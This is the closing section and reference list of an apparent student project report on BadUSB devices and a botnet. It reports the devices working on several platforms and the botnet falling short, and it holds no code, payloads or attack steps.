We would still like to explore the ability to infect all operating systems using the same BadUSB device, but as we said, it couldn't be achieved at this time.

Ultimately our BadUSB devices were extremely successful on all platforms, despite our inability to use the same device for each. Our botnet endeavor was less successful in the end, but we learned a great deal, and if we had time to continue the project we're aware of what direction we would go in to achieve what we were trying to this semester. Time was our greatest limiting factor for this project.

### **References**

1. Build Your Own Botnet
2. DigiSpark Payloads.
3. DigiSpark Apple Keyboard Mod Explanation
4. DigiSpark Apple Keyboard [usbconfig.h](#)